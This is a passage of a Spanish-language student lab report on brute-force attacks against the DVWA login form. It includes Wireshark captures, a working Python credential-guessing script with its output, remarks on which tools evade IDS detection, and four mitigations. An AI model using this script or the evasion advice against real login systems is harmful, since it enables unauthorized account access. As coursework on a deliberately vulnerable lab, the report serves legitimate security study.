489	49.172775870	172.17.0.1	172.17.0.2	HTTP	932	GET /vulnerabilities/brute/?u

Figura 14: Visualización de captura Wireshark

```

1 404 40.437345503 172.17.0.1 172.17.0.1 HTTP 1871 HTTP/1.1 200 OK (text/html)
    \t\t\t\t\t\r\n
    <div class="body_padded">\r\n
    \t<h1>Vulnerability: Brute Force</h1>\r\n
    \r\n
    \t<div class="vulnerable_code_area">\r\n
    \t\t<h2>Login</h2>\r\n
    \r\n
    \t\t<form action="#" method="GET">\r\n
    \t\t\t\t\tUsername:<br />\r\n
    \t\t\t\t\t<input type="text" name="username"><br />\r\n
    \t\t\t\t\tPassword:<br />\r\n
    \t\t\t\t\t<input type="password" AUTOCOMPLETE="off" name="password"><br />\r\n
    \t\t\t\t\t<br />\r\n
    \t\t\t\t\t<input type="submit" value="Login" name="Login">\n
    \r\n
    \t\t</form>\r\n
    \t\t<p>Welcome to the password protected area Admin</p>\r\n
    \t</div>\r\n
    \r\n
    \t<h2>More Information</h2>\r\n
    \t<ul>\r\n

```

Figura 15: Comprobación de de validación exitosa

Por otro lado si tomamos el paquete con las credenciales incorrectas, al momento de analizar **Line-based text data**, se tendrá lo siguiente en el recuadro marcado en azul:

```

1 104.10.177.45507 172.17.0.2 172.17.0.1 HTTP 1074 HTTP/1.1 200 OK (text/html)
\<h1>Vulnerability: Brute Force</h1>\r\n
\r\n
\<div class="vulnerable_code_area">\r\n
\<h2>Login</h2>\r\n
\r\n
\<form action="#" method="GET">\r\n
\<input type="text" name="username">\r\n
\<input type="password" name="password">\r\n
\<input type="submit" value="Login" name="Login">\r\n
\</form>\r\n
\<pre>\r\n
\</pre>\r\n
\r\n
\<h2>More Information</h2>\r\n
\<ul>\r\n
\<li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a>\r\n
\<li><a href="http://www.svmantec.com/connect/articles/password-crackers-ensuring-security-vour-d">http://www.svmantec.com/connect/articles/password-crackers-ensuring-security-vour-d

```

Figura 16: Comprobación de de validación erronea

2.15. Explicación paquete hydra (tráfico)

Al utilizar Wireshar al momento de ejecutar el comando de hydra, y filtrar por el protocolo **http**, se obtiene la siguiente imagen, donde el recuadro subrayado en azul corresponde a las credenciales validas:

No.	Time	Source	Destination	Protocol	Length	Info
123	0.027186067	172.17.0.2	172.17.0.1	HTTP	1961	HTTP/1.1 200 OK (text/html)
128	0.027889045	172.17.0.2	172.17.0.1	HTTP	1961	HTTP/1.1 200 OK (text/html)
146	0.121638562	172.17.0.1	172.17.0.2	HTTP	264	GET /vulnerabilities/brute/?username=admin&password=qwerty&Login=Login HTTP/1.0
153	0.122328435	172.17.0.1	172.17.0.2	HTTP	270	GET /vulnerabilities/brute/?username=admin&password=afhsdghkjaf&Login=Login HTTP/1.0
159	0.123109153	172.17.0.2	172.17.0.1	HTTP	1961	HTTP/1.1 200 OK (text/html)
165	0.123328326	172.17.0.1	172.17.0.2	HTTP	262	GET /vulnerabilities/brute/?username=admin&password=asdf&Login=Login HTTP/1.0
172	0.123969431	172.17.0.1	172.17.0.2	HTTP	262	GET /vulnerabilities/brute/?username=admin&password=1234&Login=Login HTTP/1.0
176	0.124257152	172.17.0.2	172.17.0.1	HTTP	1961	HTTP/1.1 200 OK (text/html)
184	0.124780327	172.17.0.1	172.17.0.2	HTTP	266	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.0
190	0.125289112	172.17.0.2	172.17.0.1	HTTP	1961	HTTP/1.1 200 OK (text/html)
196	0.125526377	172.17.0.1	172.17.0.2	HTTP	270	GET /vulnerabilities/brute/?username=nimda&password=afhsdghkjaf&Login=Login HTTP/1.0
205	0.126243708	172.17.0.2	172.17.0.1	HTTP	1961	HTTP/1.1 200 OK (text/html)
208	0.126317516	172.17.0.1	172.17.0.2	HTTP	262	GET /vulnerabilities/brute/?username=admin&password=zxcv&Login=Login HTTP/1.0
215	0.127053392	172.17.0.1	172.17.0.2	HTTP	261	GET /vulnerabilities/brute/?username=hola&password=asdf&Login=Login HTTP/1.0
219	0.127317712	172.17.0.2	172.17.0.1	HTTP	1961	HTTP/1.1 200 OK (text/html)

Figura 17: Visualización de captura de Wireshark

Como se menciona anteriormente, hydra capturaba multiples credenciales como validas, esto puede deberse a que al intentar validar los datos, la pagina entrega un Status Code **200 OK**, tomando de esta forma como un acceso exitoso, tal como se ve a continuación.




Figura 18: Visualización de contenido de la captura

2.16. Mención de las diferencias (tráfico)

Analizando el tráfico, se pueden detectar diferencias principalmente en los patrones de solicitudes, siendo los paquetes de hydra con un patrón de solicitudes repetitivas y rápidas, haciendo que se detecte por su volumen. Por otro lado se tiene los paquetes de burp suite, los cuales pueden variar significativamente porque los usuarios pueden modificar los encabezados manualmente. Y por último los paquetes de cURL, en donde tienden a ser menos frecuentes que las de hydra, ya que cURL no está diseñado para realizar ataques automáticos, ya que cada solicitud se envía de forma manual.

2.17. Detección de SW (tráfico)

Como se vio en las figuras anteriores, existen formas de detectar a qué herramienta corresponde cada paquete. Hydra por ejemplo se puede detectar por la alta frecuencia de intentos de autenticación y patrones repetidos. Burp suite utiliza **User-Agent** o encabezados adicionales específicos de burp. cURL se puede identificar fácilmente por el **User-Agent** que indica que la solicitud proviene de cURL.

2.18. Interacción con el formulario (python)

Para esta actividad, se desarrolló un script en python de fuerza bruta de manera que interactúe con el formulario ubicado en `vulnerabilities/brute`. Dicho código interactúa con el formulario utilizando la función `send_credentials` y se construye la URL con los parámetros de datos para posteriormente realizar una petición GET, ya que este es el método que utiliza la página.


```
bForce.py > [0] s
90
91 def send_credentials(session, url, data):
92     target_url = url
93     for k, v in data.items():
94         target_url += f"{k}={v}&"
95     target_url = target_url.rstrip('&') + "#"
96     response = session.get(target_url)
97     return response
98
99 if __name__ == "__main__":
100     BASE_URL = "http://localhost:8806"
101     bruteforce_url = f"{BASE_URL}/vulnerabilities/brute?"
102     password_filename = sys.argv[1]
103     username_filename = sys.argv[2]
104
105     passwords = get_passwords(password_filename)
106     usernames = get_usernames(username_filename)
107
108     with DVWASessionProxy(BASE_URL) as s:
109         s.security = SecurityLevel.LOW
110         for username in usernames:
111             for password in passwords:
112                 data = {
113                     "username": username,
114                     "password": password,
115                     "Login": "Login"
116                 }
117                 response = send_credentials(s, bruteforce_url, data)
118                 print(" " * 40, end="\r")
119                 print(f"[!] Testing: {username}:{password}", end="\r")
120                 if "password incorrect." not in response.text:
121                     print("")
122                     print(f"[+] Found: {username}:{password}")
123                     break
```

Figura 19: Código que describe la interacción con el formulario

Como se logra apreciar en el script, en el recuadro rojo se evidencia el como se esta inter-actuando con el formulario, ya que usa una solicitud GET para enviar las credenciales como parametros en la URL para asi obtener la URL final.

Posteriormente se ejecuta el codigo entregando dos archivos txt, en donde cada uno cuenta con un diccionario de 1000 usuarios y contraseñas. El script comparara las credenciales obtenidos de ambos archivos. Cabe recalcar nuevamente que se utilizo un archivo reducido a fin de demostrar de manera rapida y eficiente el funcionamiento del script.

2.19. Cabeceras HTTP (python)

Las cabeceras HTTP utilizadas son las que se envían por defecto cuando se hace una solicitud POST. dichas cabeceras son:

Host, que define el servidor al que se envía la solicitud. En este caso sería ‘localhost:8806’.

User-Agent, que identifica el cliente que realiza la solicitud, como ‘python-requests/2.x.x’.

Content-Type, que indica el tipo de contenido enviado, como ‘application/x-www-form-urlencoded’, dado que se envían datos en formato clave-valor.


Cookie, utilizada para mantener sesiones activas.

Auto-Encoding, que define las codificaciones que el cliente acepta, como ‘gzip, deflate’.

Connection, que mantiene la conexión activa mediante ‘keep-alive’.

2.20. Obtención de al menos 2 pares (python)

Una vez ejecutado el código, se obtienen los pares de contraseñas **admin**, **password** y **Admin**, **password**. Esto se evidencia a continuación:



```
sebastian@sebastian-GT70-2QD:~/Documentos$ sudo python3 bForce.py passwords.txt usuarios.txt
[sudo] contraseña para sebastian:
[!] Testing: admin:password
[+] Found: admin:password
[!] Testing: Admin:password
[+] Found: Admin:password
```

Figura 20: Ejecución del código

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Comparar el rendimiento del script en Python con herramientas como Hydra, BurpSuite y cURL revela diferencias clave en velocidad y detección. **Hydra** es la más rápida, gracias a su capacidad de enviar múltiples solicitudes en paralelo, pero es fácil de detectar por sistemas de seguridad debido al volumen de tráfico que genera. **BurpSuite**, aunque más lenta, permite un control más detallado de las solicitudes, lo que puede hacerla más difícil de detectar si se configura cuidadosamente. **cURL**, al no estar diseñado para ataques masivos, es significativamente más lento, pero también menos propenso a ser identificado como una amenaza. El script en **Python**, dependiendo de cómo esté implementado, puede ser comparable a cURL

en velocidad, o incluso más rápido si se optimiza con concurrencia, pero sigue dependiendo de las decisiones de diseño para evitar la detección.

En cuanto a la detección, Hydra es la herramienta más probable de ser identificada por un firewall o IDS/IPS, mientras que BurpSuite y un script de Python bien configurados pueden evadir la detección en mayor medida. cURL, al generar tráfico secuencial y menos agresivo, también es menos probable que desencadene alertas.

2.22. Demuestra 4 métodos de mitigación (investigación)

Uno de los métodos más comunes para prevenir ataques de fuerza bruta es la **Limitación de intentos de inicio de sesión**, que restringe el número de intentos fallidos desde una misma dirección IP en un periodo de tiempo determinado. Cuando se supera el límite, la cuenta o la IP se bloquea temporalmente o se exige un paso adicional como resolver un CAPTCHA. Este enfoque es eficaz en escenarios donde se busca proteger sistemas de autenticación de ataques repetitivos dirigidos a cuentas específicas con credenciales débiles.

Otro método es el uso de **CAPTCHAs**, que consiste en mostrar una prueba visual o auditiva que los usuarios deben resolver para demostrar que no son bots. Esto resulta efectivo en situaciones donde se detectan intentos automatizados de ataque o se excede un número determinado de intentos de inicio de sesión. Sin embargo, aunque eficaz contra bots, no es infalible frente a ataques manuales.

La **autenticación multifactor** agrega una capa adicional de seguridad, ya que requiere que los usuarios verifiquen su identidad mediante más de un factor, como una contraseña y un código enviado a su teléfono. Este método es especialmente útil para proteger cuentas sensibles, incluso cuando un atacante logra obtener las credenciales. La MFA es adecuada para aplicaciones financieras o plataformas con datos críticos.

Finalmente, el **hashing de contraseñas con sal** se utiliza para proteger las contraseñas almacenadas en bases de datos. En lugar de almacenar las contraseñas en texto claro, se genera un hash único por cada contraseña junto con una "sal" (cadena aleatoria). Esto dificulta que los atacantes obtengan las contraseñas en caso de un ataque exitoso a la base de datos, ya que incluso con el hash, el uso de la "sal" previene ataques de fuerza bruta o con diccionarios que busquen coincidencias precomputadas.

Conclusiones y comentarios

En esta experiencia, se ha explorado varias técnicas de fuerza bruta en aplicaciones web utilizando diferentes herramientas como cURL, Hydra y BurpSuite, además de un script en Python. El objetivo principal fue comparar el rendimiento de estas herramientas en términos de velocidad y detección, además de analizar las diferencias en los paquetes generados por cada una. Se observó que cada herramienta tiene su propia huella, tanto en el tráfico de red capturado como en las cabeceras HTTP que envía. Esto permite identificar de qué herramienta provienen los paquetes. Por otro lado, también se revisaron métodos comunes para prevenir ataques de fuerza bruta, y cómo estas medidas afectan la seguridad y el rendimiento de una aplicación. La combinación de análisis de tráfico con herramientas de captura como Wireshark y el uso de diferentes enfoques para ejecutar ataques brindó una visión más amplia sobre las vulnerabilidades y defensas en entornos web.

Cabe recalcar que existieron multiples dificultades a la hora de realizar esta experiencia, ya que si bien requería de una profunda investigación, esto podría haberse facilitado si se hubiera explicado de mejor manera las distintas funcionalidades y complejidades que tenían los comandos y herramientas utilizadas.